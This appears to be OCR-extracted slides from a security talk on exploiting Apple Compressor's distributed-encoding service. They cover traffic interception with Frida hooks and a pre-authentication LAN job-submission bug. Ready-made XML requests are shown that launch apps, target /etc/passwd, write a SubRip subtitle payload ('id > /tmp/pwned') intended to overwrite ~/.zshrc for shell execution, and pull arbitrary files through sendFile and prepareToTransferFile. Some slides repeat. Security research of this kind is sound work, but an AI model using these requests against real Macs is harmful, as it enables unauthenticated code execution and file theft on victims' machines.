00e0 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e UTF-8" s tandalon
00f0 65 3d 22 79 65 73 22 3f 3e 3c 64 6f 2d 71 75 65 e="yes"? ><do-que
0100 72 79 3e 3c 6d 65 74 68 6f 64 3e 73 75 62 6d 69 ry><meth od>submi
0110 74 42 61 74 63 68 3c 2f 6d 65 74 68 6f 64 3e 3c tBatch</ method><
0120 61 72 67 3e 3c 62 61 74 63 68 20 63 72 65 61 74 arg><bat ch creat
0130 69 6f 6e 44 61 74 65 3d 22 30 36 2f 30 36 2f 32 ionDate= "06/06/2
0140 30 32 35 22 20 69 64 3d 22 38 37 35 35 37 39 44 025" id= "875579D
0150 30 2d 45 32 34 31 2d 34 42 45 37 2d 42 35 42 44 0-E241-4 BE7-B5BD
0160 2d 41 30 32 43 44 33 39 35 31 46 32 43 22 20 6f -A02CD39 51F2C" o
0170 77 6e 65 72 3d 22 63 63 22 20 6f 77 6e 65 72 49 wner="cc " ownerI
0180 44 3d 22 63 63 22 20 73 75 62 6d 69 73 73 69 6f D="cc" s ubmissio
0190 6e 54 69 6d 65 3d 22 30 22 20 6e 61 6d 65 3d 22 nTime="0 " name="
01a0 53 71 75 61 72 65 2e 6d 6f 76 22 20 75 73 65 4c Square.m ov" useL
01b0 6f 63 61 6c 53 65 72 76 69 63 65 73 3d 22 79 65 ocalServ ices="ye
01c0 73 22 20 6d 61 6e 61 67 65 46 69 6c 65 53 68 61 s" manag eFileSha
01d0 72 69 6e 67 3d 22 6e 6f 22 3e 3c 6c 69 73 74 65 ring="no "><liste
01e0 6e 65 72 20 75 72 6c 3d 22 22 20 6b 65 79 3d 22 ner url= "" key="
01f0 22 2f 3e 3c 70 72 65 2d 70 72 6f 63 65 73 73 2f "/><pre- process/
0200 3e 3c 70 6f 73 74 2d 70 72 6f 63 65 73 73 2f 3e ><post-p rocess/>
0210 3c 73 65 72 76 69 63 65 48 6f 73 74 4c 69 73 74 <service HostList
0220 20 6e 61 6d 65 3d 22 54 68 69 73 25 32 30 43 6f name="T his%20Co
0230 6d 70 75 74 65 72 22 20 69 64 3d 22 30 34 37 41 mputer" id="047A
0240 39 44 46 36 2d 39 44 34 39 2d 34 42 43 43 2d 39 9DF6-9D4 9-4BCC-9
0250 32 35 43 2d 38 33 33 42 42 41 43 30 35 36 31 46 25C-833B BAC0561F
0260 22 3e 3c 68 6f 73 74 20 6e 61 6d 65 3d 22 54 68 "><host name="Th
0270 69 73 25 32 30 43 6f 6d 70 75 74 65 72 22 20 69 is%20Com puter" i
0280 64 3d 22 6c 6f 63 61 6c 68 6f 73 74 22 20 6b 65 d="local host" ke
0290 79 3d 22 22 2f 3e 3c 2f 73 65 72 76 69 63 65 48 y=""/></ serviceH
02a0 6f 73 74 4c 69 73 74 3e 3c 6a 6f 62 73 3e 3c 6a ostList> <jobs><j
02b0 6f 62 20 72 70 4b 69 6e 64 3d 22 22 20 64 65 73 ob rpKin d="" des
02c0 63 72 69 70 74 69 6f 6e 3d 22 22 20 63 72 65 61 cription ="" crea
02d0 74 69 6f 6e 44 61 74 65 3d 22 30 36 2f 30 36 2f tionDate ="06/06/
02e0 32 30 32 35 22 20 69 64 3d 22 32 32 35 32 35 45 2025" id ="22525E
Frame (5968 bytes)
Decrypted TLS (5890 bytes)
Bytes 194-5889: Data (data.data)
Packets: 142 · Displayed: 10 (7.0%)
Profile: Default

Hook-based Packets Sniffer

```
➜  Compressor frida-trace JobControllerService \
      -m '-[CDOHTTPClientProxy requestWithURL:HTTPMethod:]' \
      -m '-[CDOHTTPClientProxy sendRequestData:withTimeout:connection:error:]' \
      -m '-[CDOHTTPClientProxy receiveReplyDataWithTimeout:connection:error:]'
```

Hook-based Packets Sniffer

```
defineHandler({
  onEnter(log, args, state) {
    log(`-[CDOHTTPClientProxy requestWithURL:${new ObjC.Object(args[2])} HTTPMethod:${new ObjC.Object(args[3])}]`);
  },
  onLeave(log, retval, state) {}
});

defineHandler({
  onEnter(log, args, state) {
    log(`-[CDOHTTPClientProxy sendRequestData:${new ObjC.Object(args[2])} withTimeout:${args[3]} connection:${args[4]}
error:${args[5]}]`);
    const data = new ObjC.Object(args[2]);
    const buf = ptr(data.bytes()).readByteArray(data.length());
    // log(hexdump(buf))
    log(data.bytes().readUtf8String(data.length()));
  },
  onLeave(log, retval, state) { }
});
```

Hook-based Packets Sniffer

```
defineHandler({
  onEnter(log, args, state) {
    log(`-[CDOHTTPClientProxy receiveReplyDataWithTimeout:${args[2]} connection:${args[3]} error:${args[4]}]`);
  },
  onLeave(log, retval, state) {
    log(`${new ObjC.Object(retval)}`);
    const data = new ObjC.Object(retval);
    const buf = ptr(data.bytes()).readByteArray(data.length());
    log(data.bytes().readUtf8String(data.length()));
  }
});
```

```
➜  Compressor frida-trace JobControllerService \
        -m '-[CDOHTTPClientProxy requestWithURL:HTTPMethod:]' \
        -m '-[CDOHTTPClientProxy sendRequestData:withTimeout:connection:error:]' \
        -m '-[CDOHTTPClientProxy receiveReplyDataWithTimeout:connection:error:]'
Instrumenting...
-[CDOHTTPClientProxy requestWithURL:HTTPMethod:]: Loaded handler at
"/Users/cc/Projects/Compressor/__handlers__/CDOHTTPClientProxy/requestWithURL_HTTPMethod_.js"
-[CDOHTTPClientProxy sendRequestData:withTimeout:connection:error:]: Loaded handler at
"/Users/cc/Projects/Compressor/__handlers__/CDOHTTPClientProxy/sendRequestData_withTimeout_conn_66921014.js"
-[CDOHTTPClientProxy receiveReplyDataWithTimeout:connection:error:]: Loaded handler at
"/Users/cc/Projects/Compressor/__handlers__/CDOHTTPClientProxy/receiveReplyDataWithTimeout_conn_c997278f.js"
Started tracing 3 functions. Web UI available at http://localhost:53811/
           /* TID 0x2603 */
 82893 ms  -[CDOHTTPClientProxy requestWithURL:https://127.0.0.1:53686/CXMLDOServer/doQuery HTTPMethod:POST]
 82894 ms  -[CDOHTTPClientProxy sendRequestData:{length = 316, bytes = 0x504f5354 202f4358 4d4c444f 53657276 ... 6f2d7175 6572793e
} withTimeout:0x30908dfcb23 connection:0x106f08810 error:0x16d972408]
 82894 ms  POST /CXMLDOServer/doQuery HTTP/1.1
Host: localhost:0
Connection: keep-alive
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: *
User-Agent: Compressor
Content-Length: 123
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><do-query><method>serviceCapabilities</method><arg></arg></do-query>
 82993 ms  -[CDOHTTPClientProxy receiveReplyDataWithTimeout:0x30908dfcb34 connection:0x106f08810 error:0x16d972408]
 82997 ms  {length = 99, bytes = 0x48545450 2f312e31 20323030 204f4b0d ... 20393138 0d0a0d0a }
 82997 ms  HTTP/1.1 200 OK
Date: Tue, 10 Jun 2025 23:58:07 GMT
Accept-Ranges: bytes
Content-Length: 918
```

Progress

- Intercept traffic with poor man’s Burp Suite
- Replay the requests to interact with swamp API
- Preauth bug to submit arbitrary job via LAN
- Queen bee 🐝 rules the swarm
    - Who would ever know I misread swamp

Preauth Job Submission

- Endpoint
  - `jobcontroller:com.apple.qmaster.cluster.user`
  - `/CXMLDOServer/doQuery`
- Requests
  - `newJobActionServer`
  - `beginJobAction`
- Submit video encoding job
  - Arbitrary source and output path
  - Can not upload file yet
  - Use system preinstalled media
    - /System/Library/Sounds/*.aiff
  - Use existing file as output
    - Skips processing and directly executes post job action


Preauth Job Submission

```
POST /CXMLDOServer/doQuery
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<do-query>
 <method>beginJobAction</method>
 <arg>
   <args>
     <jobActionID>rpPostProcessJobActionID</jobActionID>
       <job ...>
         <source fileURL="file:///System/Library/Sounds/Sosumi.aiff" ...></source>
         <target owner="" creationDate="11/03/2024" encoderName="MPEG4" id="8CA813D6-FEA1-4D65-B39E-30C4866E2CDD"
             kind="com.apple.stomp.transcoder" parentID="66BE848D-50C3-468E-90BB-952829BB0C7E" name="passwd">
         <result fileURL="" remoteConnectionURL=""/>
         <cluster-result fileURL="" remoteConnectionURL=""/>
         <destination remoteConnectionURL="" fileURL="/etc/passwd" id="AAA7F42C7323B8888B1122551777973A"/>
       </job>
```

Exploitation

Possible Code Execution Primitives



Post-job Actions


Possible Code Execution Primitives

```
<post-process forJob="yes">
  <jobAction kind="open" name="NONE" flags="1" job-count="1"
default-title=""
      appName="/System/Applications/Calculator.app"
defaultApp="/System/Applications/TV.app"/>
</post-process>
```

```
<post-process forJob="yes">
  <jobAction kind="automator" name="NONE" flags="1" job-count="1"
default-title="" fileURL="file://path/to/workflow" isWorkflow="true"/>
</post-process>
```

Launch App


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<do-query>
 <method>beginJobAction</method>
 <arg>
   <args>
     <jobActionID>rpPostProcessJobActionID</jobActionID>
       <job ...>
         <source fileURL="file:///System/Library/Sounds/Sosumi.aiff" ...></source>
         <post-process forJob="yes">
           <jobAction kind="open" name="NONE" flags="1" job-count="1" default-title=""
appName="file:///System/Applications/System/Calculator.app"/>
         </post-process>
       </job>
```



Need to find a way to write / upload file

Partial File Override

- Abuse subtitle generator action
- Overrides existing path
- SubRip (*.srt) is a plain-text format with timecode and dialogues



Partial File Override


```
690
01:40:36,823 ⟶ 01:40:38,491
Non tornare

691
01:40:39,701 ⟶ 01:40:44,330
Non pensare a noi.
Non guardare indietro, non scrivere

692
01:40:44,998 ⟶ 01:40:49,878
Non cedere alla nostalgia.
Dimenticati di noi

693
01:40:50,795 ⟶ 01:40:54,132
Se torni,
non venire a trovarmi

694
01:40:54,257 ⟶ 01:40:58,178
Non ti lascerò entrare,
capisci?
```




Cannot fully control the content

Partial File Override

- Not really polyglot but subrip can be valid shell script

```
1 00:00:00,000 ⟶ 00:00:02,000
id > /tmp/pwned
```

- Overwrite `~/.zshrc`
- Use the app launch primitive to open any existing shell script with Terminal.app
- Shell command execution



SubRip Payload

```
<stomp-job-service-info generate-caption-files="yes">
<stomp-source-info frameRate="" poster-frame="" type="0" start="R48000/1 0 NDF"
stop="R48000/1 103845 NDF"><markers/>
<subtitle-caption-files><subtitle-caption-file format="3" purpose="2">
<name>SubRip%20Text</name><locale-id-bcp47>en</locale-id-bcp47>
<captions><![CDATA[{srt_payload(cmd)}]]></captions>
<from-scratch>yes</from-scratch></subtitle-caption-file></subtitle-caption-files>
```

- Subtitle content is `AVMutableCaption` serialized by `NSKeyedArchiver` then base64 encoding
- one more attack vector 💀

```
00000000: 6270 6c69 7374 3030 d401 0203 0405 0607  bplist00........
00000010: 0a58 2476 6572 7369 6f6e 5924 6172 6368  .X$versionY$arch
00000020: 6976 6572 5424 746f 7058 246f 626a 6563  iverT$topX$objec
00000030: 7473 1200 0186 a05f 100f 4e53 4b65 7965  ts....._..NSKeye
00000040: 6441 7263 6869 7665 72d1 0809 5472 6f6f  dArchiver...Troo
00000050: 7480 01af 1025 0b0c 1221 252c 3536 3743  t....%...!%,567C
00000060: 4445 4647 1b48 494c 5859 5e5f 6368 7273  DEFG.HILXY^_chrs
00000070: 7475 7c7d 7e82 8384 8e95 9655 246e 756c  tu|}~......U$nul
00000080: 6cd2 0d0e 0f11 5a4e 532e 6f62 6a65 6374  l.....ZNS.object
00000090: 7356 2463 6c61 7373 a110 8002 801e d813  sV$class........
000000a0: 140e 1516 1718 191a 1b1c 1b1d 1e1f 205f  .............. _
000000b0: 1017 4156 4361 7074 696f 6e41 7263 6869  ..AVCaptionArchi
000000c0: 7665 4b65 7954 6578 745f 1020 4156 4361  veKeyText_. AVCa
000000d0: 7074 696f 6e41 7263 6869 7665 4b65 7954  ptionArchiveKeyT
000000e0: 6578 7441 6c69 676e 6d65 6e74 5f10 1c41  extAlignment_..A
000000f0: 5643 6170 7469 6f6e 4172 6368 6976 654b  VCaptionArchiveK
00000100: 6579 416e 696d 6174 696f 6e5f 101c 4156  eyAnimation_..AV
```

```
36 ⇒ {
  "$classes" ⇒ [
    0 ⇒ "AVMutableCaption"
    1 ⇒ "AVCaption"
    2 ⇒ "NSObject"
  ]
  "$classname" ⇒ "AVMutableCaption"
}
```

Get User Name?

- To overwrite `~/.zshrc` we must know the absolute path of $HOME
- on macOS, read
  - `/Library/Preferences/com.apple.loginwindow.plist`
- Read primitive not good
  - XXE bug only works for text files
  - Also limits length
- Logs
  - `/CDOServer/logDataAsString`
  - Can retrieve job history, might include file URL that includes $HOME path
  - But not guaranteed to work

```
{
  "AccountInfo" => {
    "FirstLogins" => {
      "cc" => 1
    }
  }
  "lastUserName" => "cc"
  "RecentUsers" => [
    0 => "cc"
  ]
}
```

Better Primitives

File Transfer

/Applications/Compressor.app/Contents/PlugIns/Compressor/CompressorKit.bundle/Contents/Frameworks/Qmaster.framework/Versions/A/Frameworks/ContentControl.framework/ContentControl

```
void _GLOBAL__sub_I_CContentAgentServer_cpp()
{
  swamp::CContentAgentServer::_methodTable = {
      { "newJobActionServer", swamp::CContentAgentServer::do_newJobActionServer },
      { "newContentTransferServer", swamp::CContentAgentServer::do_newContentTransferServer },
      { "sendFile", swamp::CContentAgentServer::do_sendFile },
      { "receiveFile", swamp::CContentAgentServer::do_receiveFile }
  };
}
```

File Transfer

/Applications/Compressor.app/Contents/PlugIns/Compressor/CompressorKit.bundle/Contents/Frameworks/Qmaster.framework/Versions/A/Frameworks/ContentControl.framework/ContentControl

```
void _GLOBAL__sub_I_CContentAgentServer_cpp()
{
  swamp::CContentAgentServer::_methodTable = {
      { "newJobActionServer", swamp::CContentAgentServer::do_newJobActionServer },
      { "newContentTransferServer", swamp::CContentAgentServer::do_newContentTransferServer },
      { "sendFile", swamp::CContentAgentServer::do_sendFile },
      { "receiveFile", swamp::CContentAgentServer::do_receiveFile }
  };
}
```

Download File

- Content Agent Server
  - `contentcontroller:com.apple.qmaster.contentagent`
- Still in doQuery
  - sendFile method

attacker

victim

post /CXMLDOServer/doQuery


```
<do-query>
  <method>sendFile</method>
  <arg><args><fileURL>file://{path}</fileURL></args></arg>
</do-query>
```

attacker

victim

temporary control server 62317

```
<do-result>
    <method>sendFile</method>
    <result>tcp://{ip}:62371</result>
</do-result>
```

attacker

victim

contentcontroller:com.apple.qmaster.contentagent

post /CXMLDOServer/doQuery

temporary control server 62317

```
<do-query>
  <method>prepareToTransferFile</method>
  <arg>
    <args>
      <fileURL>file://{path}</fileURL>
    </args>
  </arg>
</do-query>
```

attacker

victim

contentcontroller:com.apple.qmaster.contentagent

temporary control server 62317

```
<do-result>
 <method>prepareToTransferFile</method>
 <result>
   <results>
     <info>
       <fileSize>{size}</fileSize>
       <permissions>{perm}</permissions>
       <url>file://{path}</url>
     </info>
   </results>
 </result>
</do-result>
```

attacker

victim

contentcontroller:com.apple.qmaster.contentagent

temporary control server 62317

data port 12345

attacker

victim


contentcontroller:com.apple.qmaster.contentagent

